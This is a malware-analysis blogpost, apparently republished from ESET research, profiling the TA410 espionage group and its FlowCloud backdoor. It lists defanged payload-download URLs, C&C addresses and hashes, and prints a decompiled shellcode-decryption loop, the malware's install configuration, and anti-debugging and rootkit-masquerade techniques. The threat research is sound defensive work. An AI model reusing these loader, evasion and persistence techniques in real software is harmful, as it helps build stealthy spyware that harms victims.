

A lookback under the TA410 umbrella: Its cyberespionage TTPs and activity

wlvsecurity.com/2022/04/27/lookback-ta410-umbrella-cyberespionage-ttps-activity/

April 27, 2022



ESET researchers reveal a detailed profile of TA410: we believe this cyberespionage umbrella group consists of three different teams using different toolsets, including a new version of the FlowCloud espionage backdoor discovered by ESET.

ESET researchers reveal a detailed profile of TA410: we believe this cyberespionage umbrella group consists of three different teams using different toolsets, including a new version of the FlowCloud espionage backdoor discovered by ESET.

ESET researchers have documented and analyzed TA410 activity going back to 2019. TA410 is a cyberespionage umbrella group loosely linked to APT10, known mostly for targeting US-based organizations in the utilities sector, and diplomatic organizations in the Middle East and Africa. TA410 has been active since at least 2018 and was first publicly revealed in August 2019 by Proofpoint in its [LookBack blogpost](#). A year later, the then-new and very complex malware family called [FlowCloud](#) was also attributed to TA410.

In this blogpost, we provide a detailed profile of this APT group, including its modus operandi and toolset that includes a new version of FlowCloud, discovered by ESET. This very complex backdoor contains interesting espionage capabilities. ESET will present its latest findings about TA410, including results from ongoing research, during [Botconf 2022](#). For YARA and Snort rules, consult [ESET's GitHub account](#).

Key points in this blogpost:

- TA410 is an umbrella group comprised of three teams ESET researchers named FlowingFrog, LookingFrog and JollyFrog, each with its own toolset and targets.
- ESET telemetry shows victims all around the world, mainly in the governmental and education sectors.
- TA410 had access to the most recent known Microsoft Exchange remote code execution vulnerabilities, e.g., [ProxyLogon](#) in March 2021 and [ProxyShell](#) in August 2021.
- ESET researchers found a new version of FlowCloud, a complex and modular C++ RAT. It has several interesting capabilities, including:
 - Controlling connected microphones and triggering recording when sound levels above a specified threshold volume are detected.
 - Monitoring clipboard events to steal clipboard content.
 - Monitoring file system events to collect new and modified files.
 - Controlling attached camera devices to take pictures of the compromised computer's surroundings.
- FlowCloud deploys a rootkit to hide its activity on the compromised machine.
- The LookBack backdoor utilized by TA410 uses a custom network protocol, which can function over HTTP or raw TCP, for C&C server communications.
- TA410 is one of the users of the Royal Road malicious document builder.

TA410 teams compromise their targets in various ways, which indicates to us that those victims are targeted specifically, with the attackers choosing which entry method has the best chance of infiltrating the target.

The first stage of the FlowCloud version identified by ESET researchers can check whether specific security software is installed on the machine it tries to compromise, but this isn't implemented in the loaders we analyzed. However, we found a custom AntivirusCheck class, which can check running processes against a hardcoded list of executable filenames from known security products, including ESET products. In case one of these products is detected, FlowCloud goes through its regular loading process and cancels the auto_start_after_install configuration value.

Even though we believe that this version of FlowCloud is still undergoing development and testing, the cyberespionage capabilities of this version include the ability to collect mouse movements, keyboard activity, and clipboard content along with information about the current foreground window. This information can help attackers understand stolen data by contextualizing it.

FlowCloud can also gather information about things happening around the victim's computer by taking pictures using connected camera peripherals and recording audio using a computer's microphone. This latter function is triggered by any sound over a threshold of 65 decibels, which is in the upper range of normal conversation volume.

Attribution

ESET researchers believe that TA410 is composed of three different teams, using very similar tactics, techniques, and procedures (TTPs) but different toolsets and exiting from IP addresses located in three different districts. These teams, referred to below as FlowingFrog, LookingFrog, and JollyFrog, have overlaps in TTPs, victimology and network infrastructure.

- **FlowingFrog** uses *Royal Road RTF documents*, a first-stage implant called Tendyron, and a very complex second-stage backdoor called FlowCloud.
- **LookingFrog** uses a first-stage backdoor called X4, and LookBack as a second stage.
- **JollyFrog** uses only generic malware families such as Korplug (aka PlugX) and QuasarRAT. Part of the activity of this team was described by *Fortinet*, who attributed the activity to APT10. ESET researchers, however, believe this activity is different from the operations that *APT10* (aka A41APT) has conducted recently.

FlowingFrog and JollyFrog share network infrastructure – more precisely, the domain ffca.caibi379[.]com, as mentioned by *Proofpoint*.

FlowingFrog and LookingFrog ran a phishing campaign at the same time against the same targets, as also mentioned in the same Proofpoint article.

In ESET telemetry, we do not see any other overlap between these subgroups. We believe that these subgroups operate somewhat independently but that they may share intelligence requirements, an access team that runs their spearphishing campaigns, and also the team that deploys network infrastructure.

Victimology

Most TA410 targets are high-profile organizations in the diplomacy and education sectors, but we have also seen victims in the military sector, a manufacturing company in Japan, a mining company in India, and a charity in Israel. According to ESET telemetry, the victims are located in Africa, Asia, the Middle East, and Europe. Interestingly, there is no clear segmentation of the targeting (by sector or geography) among the different teams.

An element worth mentioning is that TA410 targets foreign individuals in China. In ESET telemetry, we have observed this as having happened at least twice: for instance, one victim is a French academic, and another is a member of a diplomatic mission of a South Asian country in China.

Since 2018, we have seen the following targets, also depicted in Figure 1:

- **FlowingFrog**: University, foreign diplomatic mission of a South Asian country in China, mining company
- **LookingFrog**: Diplomatic missions, charity, government and industrial manufacturing
- **JollyFrog**: Education, church, military, diplomatic mission




Figure 1. Map of countries and verticals targeted by TA410

Initial compromise and typical TTPs

If we exclude the different backdoors, the three teams use a similar modus operandi. They compromise their targets either by spearphishing, according to Proofpoint, or, for LookingFrog and JollyFrog, by compromising a web-facing application such as Microsoft Exchange or SharePoint. This could indicate that victims are targeted specifically, with the attackers choosing which entry method is the best for a given target.

The public-facing application compromise approach is what we have seen the most. Attackers linked to LookingFrog exploited Microsoft SharePoint servers in 2019 to gain code execution, probably by leveraging [CVE-2019-0604](#). They then dropped an ASPX webshell that was used to install other malicious components. These were either dropped directly via the webshell or downloaded from a remote server using [certutil.exe](#), a known [LOLBin](#).

In 2020, we saw further exploitations by JollyFrog, of Microsoft SQL servers and IIS servers running custom applications.

In August 2021, we observed LookBack being loaded by an IIS worker process on a server belonging to an industrial manufacturing company in Japan. This happened following the exploitation of the Exchange ProxyShell vulnerability on that server, as we describe in [ESET Threat Report T3 2021](#).

This shows that LookingFrog operators closely follow the discovery of RCE vulnerabilities in popular server applications and quickly make use of any available exploit in order to gain control of unpatched servers run by organizations on their target lists.

In addition to the full-featured backdoors analyzed in the following sections, these attackers use a variety of tools such as vulnerability scanners, exploits from the Equation Group leaks, proxy/tunneling utilities ([HTran](#), [LCX](#), [EarthWorm](#)), and lateral movement scripts such as [WMIExec](#).

Arsenal

TA410 – FlowingFrog

FlowingFrog uses a first stage that ESET researchers have named the Tendyron downloader, and a complex second stage named FlowCloud, so named by the developers in its modules' PDB paths.

Royal Road and Tendyron downloader

Royal Road is a malicious document builder used by several cyberespionage groups ([see the analysis by nao_sec](#)). Files built with this tool are RTF documents exploiting Equation Editor N-day vulnerabilities such as [CVE-2017-11882](#). TA410 operators always use the Royal Road encoding bytes: A9 A4 6E FE, as seen in Figure 2.




Figure 2. Encoded Royal Road payload

On October 13th 2020, we noticed that a new Royal Road RTF document, shown in Figure 3, had been uploaded to [VirusTotal](https://www.virustotal.com/).




Figure 3. Royal Road RTF document found on VirusTotal (SHA-1: ADD5B4FD9AEA6A38B5A8941286BC9AA4FE23BD20)

When opened, the document triggers the injection of a custom downloader – a PE executable – into an iexplore.exe process. The PE resources 103, 104 and 105 contain the payload URLs, XORed with 0xD3. The following files are downloaded and written to disk:

- [http://103.139.2\[.\]93:1702/tdr.dat](http://103.139.2[.]93:1702/tdr.dat) written to %localappdata%\Tendyron\Tendyron.exe (SHA-1: 09C76522136B5E9BAB74381FEEE265F7E9B1D550)
- [http://103.139.2\[.\]93:1702/okt.dat](http://103.139.2[.]93:1702/okt.dat) written to %localappdata%\Tendyron\OnKeyToken_KEB.dll (SHA-1: F359D3C074135BBCA9A4C98A6B6544690EDAE93D)
- [http://103.139.2\[.\]93:1702/md.dat](http://103.139.2[.]93:1702/md.dat) written to %localappdata%\Tendyron\Tendyron.conf (we were not able to retrieve this file)

Finally, this process separately downloads [http://103.139.2\[.\]93:1702/t86.dat](http://103.139.2[.]93:1702/t86.dat) (resource 101), loads it into memory, and calls its startModule export. Unfortunately, we were not able to retrieve this sample.

Tendyron.exe is a legitimate executable, signed by online-banking security vendor Tendyron Corporation, and that is vulnerable to DLL search-order hijacking. Persistence for the downloaded payload is established via the Tendyron value under the Run key HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

When executed, Tendyron.exe loads the malicious OnKeyToken_KEB.dll. The export OnKeyT_ContextInit contains code that decrypts hardcoded shellcode (see Figure 4) and injects it into iexplore.exe using WriteProcessMemory.

```
strcpy(xor_key, "e4201b545427b12d132edadf78804853");
v64 = strlen(xor_key);
for ( i = 0; i < 249344; ++i )
{
    payload[i] ^= xor_key[i % v64];
    result = v67;
}
```

Figure 4. Shellcode decryption loop

The next stage, injected into iexplore.exe, is a backdoor written using the Microsoft Foundation Class (MFC) framework. It also contains RTTI symbols and thus a few C++ class names:

- ClientSocket
- Manager
- DIIManager
- KernelManager

These class names are the same as used in Farlii/Gh0stRAT, a backdoor that has been used for more than 10 years to conduct (mostly) cyberespionage operations. Its source code was leaked and is now available on [GitHub](#). Thus, we believe that TA410 developers reused code copied from Farlii.

The C&C server is hardcoded, in cleartext, in the sample; in this specific case, it is set to 114.118.83[.]141.

On VirusTotal, as shown in Figure 5, we can see one more HTTP request to 103.139.2[.]93 was triggered during the execution of the RTF file. The result of the request to [http://103.139.2\[.\]93:1702/SL3716/S8437AEB.DAT](http://103.139.2[.]93:1702/SL3716/S8437AEB.DAT) was recorded by VirusTotal and the SHA-1 of this encrypted file is 140F81037A76B7B16A00E1D5E0E2CD9F6687F642. This URI is typical of those used to download FlowCloud, a complex C++ implant described in the next section.

Scanned	Detections	URL
2020-10-10	0 / 79	http://103.139.2.93:1702/SL3716/S8437AEB.DAT
2020-10-10	0 / 79	http://103.139.2.93:1702/med.dat
2020-10-14	0 / 79	http://103.139.2.93:1702/fcd.dat
2020-10-13	0 / 79	http://103.139.2.93:1702/866.dat
2020-11-26	1 / 82	http://103.139.2.93:1702/c64.dat

Figure 5. URL requests seen by the VirusTotal sandbox during execution of the malicious RTF document

The identical encrypted file was also downloaded from [http://114.55.109\[.\]199:56022/SL3716/S8437AEB.DAT](http://114.55.109[.]199:56022/SL3716/S8437AEB.DAT) by a FlowCloud dropper version 4.1.3 (SHA-1: 014421BDB1EA105A6DF0C27FC114819FF3637704). A summary of the compromise chain is provided in Figure 6.




Figure 6. Compromise chain from the Royal Road document to FlowCloud

FlowCloud

FlowCloud is a complex implant written in C++. It consists of three main components, deployed in a multistage process that uses various obfuscation and encryption techniques to hinder analysis. Multiple versions of FlowCloud have been identified since 2020, most notably versions [4.1.3](#) and [5.0.1](#) described by Proofpoint. In this section, we analyze FlowCloud versions 5.0.2 and 5.0.3. Contrary to those previously found, the samples we obtained for version 5.0.2 contain verbose error messages and meticulous logging.

This deployment process is very similar to the one described by [Proofpoint](#) for version 5.0.1. The three main components are a driver with rootkit functionality, a simple persistence module, and a custom backdoor. We describe these in detail in the upcoming sections.

Loader (ClientLdrExe)

The first stage is responsible mostly for creating the files and registry keys used by the other stages. The values for these executables and configuration data can be found, encrypted, in the loader's resource section. Table 1 contains an overview of these resources and their use.

Table 1. Contents of the dropper's resources

Resource ID	Role	Internal name
100	FlowCloud RAT DLL	fcClientDll
101	32-bit rootkit driver	Driver
102	64-bit rootkit driver	Driver
103	DLL hijacking vulnerable app	N/A
104	Shellcode loaded by the malicious library in the DLL hijacking	SETLANG_dlcore
105	Shellcode that loads fcClient (unused)	N/A
106	Final dropper stage	fcClient
107	32-bit persistence module	fcClientWD_x86
108	64-bit persistence module	fcClientWD_x64
109	Legitimate library used for module stomping	slam
110	DLL used for hijacking	XXXModule_dlcore0
1000	Protobuf serialized FlowCloud configuration	N/A
1001	Dropper configuration	N/A
2000	Used as an alternative or extension to resource 2001	N/A
2001	Path to the registry key for the PrintProcessor service (used by the driver)	N/A
10000	Installation configuration	N/A

In the instances we observed, most resources are written to disk encrypted, and only decrypted in memory when needed. In some cases, they are then re-encrypted but with a different key. This technique makes it harder to dump the plaintext values from the process's memory and to analyze exit dumps. The paths and registry keys to use, and whether they should be decrypted before being written, are defined in the installation configuration. The samples we analyzed all store their files in the %ProgramFiles%\MSBuild\Microsoft\Expression\Blend\msole\ directory; we believe that this is the default value. FlowCloud uses filenames that are either similar to those of legitimate Windows files (e.g., rebar.dll which could be mistaken for rebar.dll) or innocuous looking (e.g., AC146142) to avoid suspicion.

Figure 7 presents a graphical overview of the deployment process and its elements. We explain each of the steps in further detail in the upcoming sections.




Figure 7. FlowCloud deployment process

First, the loader decrypts and parses the embedded installation configuration, which uses the Windows INI format. This configuration defines the malware's install path along with the filename or registry key where each embedded resource is to be written. The same values are hardcoded in the following stages, which leads us to think that the samples are generated using a builder. In a sample we analyzed, this configuration is accompanied with comments explaining the values for some sections. Figure 8 shows this installation configuration with the comments translated to English.

- 1 #Product name, these will be used in the configuration generator and applied to the front end
- 2 [product]
- 3 product_chs_name=Sky Arrow
- 4 product_name=PCArrow1
- 5 product_version=v5.0.2
- 6
- 7 [general]


```
8  created_folder=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole
9  install_folder=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole
10 data_folder=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\fcdata
11
12 hide_user_activity_tab = 0
13
14 #File path, not including drive letter
15 [file]
16 100=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\responsor.dat
17 103=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\setlang.exe
18 104=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\setlangloc.dat
19 #105=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\rebare.dat
20 106=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\rescure.dat
21 107=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\rescure86.dat
22 108=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\rescure64.dat
23 109=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\sspisrvui.dat
24 110=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\setlangloc.dll
25 101=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\E86F36C4
26 102=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\AC146142
27 1000=:\Program Files\MSBuild\Microsoft\Expression\Blend\msole\E19D9D4B
28
29 #0x0001 Release without decryption
30 #0x0002 Decryption release
31 [file_out_type]
32 100=0x0001
33 103=0x0002
34 104=0x0002
35 #105=0x0002
36 106=0x0002
37 107=0x0002
38 108=0x0002
39 109=0x0002
40 110=0x0002
41 101=0x0001
42 102=0x0001
43 1000=0x0001
44
45 ##Registry path: separated by'|', respectively representing HKEY_LOCAL_MACHINE, path name, value name
46 [key]
47 ##100=0x80000002|SYSTEM\Setup\PrintResponsor|1
48 #101=0x80000002|SYSTEM\Setup\PrintResponsor|2
49 #102=0x80000002|SYSTEM\Setup\PrintResponsor|3
```

```

50 #1000=0x80000002|SYSTEM\Setup\PrintResponzor|4
51 ##2000=0x80000002|SYSTEM\Setup\AllowStart\ceipCommon|1
52 ##2001=0x80000002|SYSTEM\Setup\AllowStart\ceipCommon|2
53 2001=0x80000002|SYSTEM\Setup\AllowStart\ceipCommon|1
54
55 ##0x0001 Release without decryption
56 ##0x0002 Decryption release
57 [key_out_type]
58 ##100=0x0001
59 #101=0x0001
60 #102=0x0001
61 #1000=0x0001
62 #2000=0x0002
63 2001=0x0002
64
65 #Service Information: hhw.exe needs to be dynamically generated
66 [service_attribute]
67 is_hhw=0
68 service_name=PrintResponzor
69 service_path=%ProgramFiles%\MSBuild\Microsoft\Expression\Blend\msole\setlang.exe
70 service_parm=

```

Figure 8. Installation configuration with explanatory comments. Note that some fields are commented out.

The configuration can also contain a section defining specific security software to check for, but this isn't implemented in the loaders we analyzed. However, there is a custom AntivirusCheck class, which can check running processes against a hardcoded list of XOR-encrypted executable filenames from known security products: 360 Total Security, Avast, Avira, AVG, Bitdefender, ESET, Jiangmin Technology Antivirus, Kingsoft, McAfee, Micropoint, Norton, Rising Antivirus, and Trend Micro. This class is only used if the loader is set to directly start the fcClient module via the auto_start_after_install configuration key.

Depending on the configuration keys used, the loader can either load the fcClientDll RAT module directly, thus bypassing most of the complex deployment process, or it can create a service or scheduled task. In the former case, the task or service attains persistence by being set to start automatically on boot. In the samples we observed, the task or service was configured to execute the next step of the installation process by running a legitimate application vulnerable to DLL search-order hijacking. The application and the accompanying relevant and malicious DLL were both embedded in the loader's resources.

DLL side-loading (XXXModule_dlcore0)

In the samples we analyzed, the vulnerable application was either setlang.exe from Microsoft Office 2003 with a malicious setlangloc.dll or vpreview.exe from Visio Preview 2007 with a malicious vviewres.dll. Strings contained in the malicious DLL also point to emedres.dll from Emurasoft's EmEditor as a possible third target for DLL side-loading. This is a real possibility as such vulnerabilities were present in older versions of EmEditor, but we did not see any samples using it.

In all observed samples, the malicious library is the same and serves to load and execute shellcode from a file that is stored under the same name as the DLL, but with a .dat extension. We analyze this shellcode in the next section, but first, we want to look at the notable anti-analysis techniques used in this library.

Despite its relatively simple goals, the library's code makes heavy use of anti-debugging tricks and control flow obfuscation to hinder analysis. In the function that loads the next file, the useful code is repeatedly interspersed with the same sequence of opcodes to obfuscate the program's flow. As shown in Figure 9, this short snippet is packed full of anti-analysis tricks, but ultimately amounts to an unconditional 16-byte jump. This is enough to foil many automatic analyses, including decompilers.

```

.text:100108A call crash_if_debugger ;returned the address of the next
                    ;instruction if no debugger is detected
.text:100108F add     eax, 10h
.text:1001092 cmp     eax, 80000000h ;eax will always be less than 80000000 here
.text:1001097 jge     short near 0x10010B9+1 ;conditional jump followed by an
                    ;unconditional jump to the same address
.text:1001099 jmp     short near 0x10010B9+1 ;jump between disassembled instructions
-----
.text:100109A jmp     eax ;jump to a seemingly dynamic address
.text:100109C push   eax
.text:100109D retn   ;superfluous return following an unconditional jump

```

Figure 9. Annotated disassembly of the control flow obfuscation snippet

The above snippet is bookended by calls to two anti-debugging functions, as can be seen in Figure 10. The function, which we named `crash_if_debugger` in the previous screenshot, calls `IsDebuggerPresent` and checks some commonly hooked library functions for a breakpoint as their first instruction. If those checks detect a debugger, the function returns a value that will cause the program to jump to an invalid address and crash. The second one raises an exception via the `INT 0x2D` instruction and exits if it was handled by a debugger.

```

crash_if_debugger();
if ( detect_debugger_0x2d() == 1 )
    goto exit;
memset(path_emedres_dat, 0, sizeof(path_emedres_dat));
GetModuleFileNameW(0, path_emedres_dat, 0x104u);
crash_if_debugger();
if ( detect_debugger_0x2d() == 1 )
    goto exit;
PathRemoveFileSpecW(path_emedres_dat);
crash_if_debugger();
if ( detect_debugger_0x2d() == 1 )
    goto exit;
PathAppendW(path_emedres_dat, L"emedres.dat");
crash_if_debugger();
if ( detect_debugger_0x2d() == 1 )
    goto exit;

```

Figure 10. Decompiler view showing the obvious pattern of anti-debugging checks. Note that we had to remove the aforementioned obfuscation for the decompiler to produce any output.

fcClient (rescure.dat)

When it is first executed, this module sets up persistence and installs the backdoor, rootkit, and persistence modules. It then sets specific registry keys and files as guardrails to skip the setup on subsequent runs.

First, persistence is established by using the `ITaskService` COM interface to create the `\Microsoft\Windows\CertificateServicesClient\NetTask` scheduled task. If a task with the same name already exists, it is deleted before the new one is created. This task will run the DLL hijacking target as `SYSTEM` at each boot.

Afterwards, the rootkit module is decrypted and written to the `%System%\drivers` folder as `hidmouse.sys`. A `hidmouse` service is then created to run that module and is immediately started. The file is then deleted from the disk and replaced by a copy of the legitimate `hidusb.sys` driver from the same folder. Thus, anyone looking at the file on disk rather than the one mapped into memory would see a legitimate, benign file.

On Windows 10 machines, the system time is briefly changed to make it look like the service was created in January 2013. Both this and the use of the legitimate driver directory help the rootkit blend in with other drivers.

The following files are copied to the `%System%` directory:

- The backdoor: `rescure.dat`
- A decoy DLL: `sspisrvui.dat` as `sspisrvui.dll` (timestamped to July 2013)
- The encrypted shellcode: `rebare.dat`

The `rebare.dat` shellcode is very similar to that used in the self-decrypting DLL, but it loads `fcClient` directly.

`FlowCloud` then starts a suspended process to perform injection on it. This process is created via `CreateProcessAsUserW` using a token retrieved from the `explorer.exe` or `winlogon.exe` process in the current session.

The injected code loads the same backdoor (`rescure.dat`) into the process's memory and calls its `startModule` export to finish the installation. Meanwhile, the injection process is terminated.

